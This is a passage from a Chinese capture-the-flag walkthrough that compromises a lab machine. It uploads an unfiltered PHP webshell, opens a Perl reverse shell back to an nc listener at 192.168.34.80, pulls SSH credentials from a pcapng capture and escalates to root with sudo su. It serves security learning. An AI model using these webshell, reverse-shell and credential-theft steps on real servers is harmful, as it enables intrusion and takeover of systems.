        str2 += i
        continue
    a = ord(i)+13
    if a>122:
        offset = ord('a') + (a - 123)
        str2 += chr(offset)
        continue
    str2 += chr(a)
print(str2)
```

答案 `uvuvwevwevwe-onyetenyevwe-ugwemuhwem-osas`


访问这个目录uvuvwevwevwe-onyetenyevwe-ugwemuhwem-osas



54__Manage
192.168.34.154/nt4stopc/01101
新手上路
常用网址
京东商城
http://192.168.34.15...
I can kill you with only your name
DEATH NOTE
Well, good luck
https://blog.csdn.net/qq_41918771

ıt4stopc/0110111001/summertimesummertime/uvuvwevwevwe-onyetenyevwe-ugwemuhwem-osas/


再访问upload.php。




10111001/summertimesummertime/uvuvwevwevwe-onyetenyevwe-ugwemuhwem-osas/upload.php

Last station Kabataş.
Everything's so easy now.
浏览... 未选择文件。

Cdd，没有按钮，自己加一个




Last station Kabataş.
Everything's so easy now.



```
<!DOCTYPE html>
<html>
  <head>…</head>
  <body>
    <!--file name md5 .9-->
    <form enctype="multipart/form-data" action="upload.php" method="POST">
      <p></p>
      Last station Kabataş.
      <br>
      Everything's so easy now.
      <br>
      <input type="file" name="up">
      <br>
      <input type="submit">
    </form>
  </body>
</html>
```


右击，编辑html，添加input标签

直接上传php大马，看看有没有过滤



Last station Kabataş.
Everything's so easy now.
The file osas/md5(111.php).php has been uploaded :)

提示上传成功，没有任何过滤！并且提示上传到了osas目录下，文件名是经过md5加密后的111.php，md5加密一下，a13b30ee77d2956885f5d5fbf9338554，直接访问



'uvuvwevwevwe-onyetenyevwe-ugwemuhwem-osas/osas/a13b30ee77d2956885f5d5fbf9338554.php

安全模式:OFF (关闭)-----192.168.34.154-----Linux-----Apache/2.4.29 (Ubuntu)-----Linux clamp 4.15.0-54-generic #58-Ubuntu SMP Mon Jun 24 10:55:24 UTC 2019 x86_64


地址: /var/www/html/nt4stopc/0110111001/summertimesummertime/uvuvwevwevwe-onyeten

未选择文件。


上级目录	操作	文件属性	(www-data)用户|组	修改时间	文件大小
□ bb72f33959b3680b6e3656d5472a8f13.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 11:55:09	2
□ index.php	编辑 改名 删除 复制	0644	root:root	2019-07-13 22:42:05	24
□ f3b94e88bd1bd325af6f62828c8785dd.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 12:31:59	1.8
□ 40a33d82ba69fefb8b4ef83b2767da8f.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 11:58:25	151.9
□ 9bc09ee4e0eb91840f7c5207e1d84852.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 11:56:33	1.8
□ a13b30ee77d2956885f5d5fbf9338554.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 12:49:56	1.8
□ 862fba018b6d3627daac94eba6b07765.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 11:48:25	9
□ 5703df7f40bebb43c3177ba9c3794402.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 11:56:33	124.2
□ 1daee5819a63e1b838a793959c402dd4.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 12:03:22	2
□ profesor.gif	编辑 改名 删除 复制	0644	root:root	2019-06-05 22:35:17	1.6
□ dd7ec931179c4dcb6a8ffb8b8786d20b.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 11:46:37	40
□ 93bc3c03503d8768cf7cc1e39ce16fcb.php	编辑 改名 删除 复制	0644	www-data:www-data	2019-12-05 12:00:56	217.5

□ 目录(0) / 文件(12)

然后反弹shell



```
root@kali:/# nc -lvp 12388
listening on [any] 12388 ...
```




使用方法：
先在自己电脑运行"nc -vv -l 12388"
然后在此填写你电脑的IP,点连接！ 此反弹很全很实用！ 包括NC反弹！

你的地址 192.168.34.80

连接端口 12388

执行方式 Perl


反弹成功。



```
root@kali:/# nc -lvp 12388
listening on [any] 12388 ...
192.168.34.154: inverse host lookup failed: Unknown host
connect to [192.168.34.80] from (UNKNOWN) [192.168.34.154] 40522
Linux clamp 4.15.0-54-generic #58-Ubuntu SMP Mon Jun 24 10:55:24 UTC 2019 x86_64 x86_64 x86_64 GNU/Lin
ux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


权限提升

到处看了看，发现/var/www/html下面有一个pcapng文件。




```
cd /var/www/html
pwd
/var/www/html
ls
gif.gif
important.pcapng
index.php
nt4stopc
```

直接cat查看这个文件



```
Content-Type: application/x-www-form-urlencoded
Content-Length: 167
Connection: keep-alive
Upgrade-Insecure-Requests: 1

email=mkelepce&message=Hello+there%2C+The+password+for+the+SSH+account+you+want+is%3A+mkelepce%3Amklpc
-osas112.+If+you+encounter+a+problem%2C+just+mail+it.++Good+work.�dh����DD
���`                                                                    )�lE4,�@@�i�t��tP��ww~1F
|�
  ��\�d@h����
��▒�=�       )�lE,�@@_�t��tP��ww~1F
```

看见了信息，复制出来，url解码后就是下图。




email=mkelepce
&message=Hello+there,+The+password+for+the+SSH+account+you+want+is:+mkelepce:mklpc-osas112.+If+you+encounter+a+problem,+just+mail+it.++Good+work

发现了账号和密码

```
mkelepce:mklpc-osas112.
```


直接ssh连接



```
root@kali:/# ssh mkelepce@192.168.34.154
mkelepce@192.168.34.154's password:
```

成功登陆，执行sudo -l查看能执行啥命令

```
sudo -l
```



```
mkelepce@clamp:~$ sudo -l
[sudo] password for mkelepce:
Sorry, try again.
[sudo] password for mkelepce:
Matching Defaults entries for mkelepce on clamp:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mkelepce may run the following commands on clamp:
    (ALL : ALL) ALL
mkelepce@clamp:~$ sudo su
root@clamp:/home/mkelepce#
```

三个ALL，无敌。。。直接sudo su 获得root权限

```
sudo su
```

欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群

信息安全小白群

扫一扫二维码，加入群聊。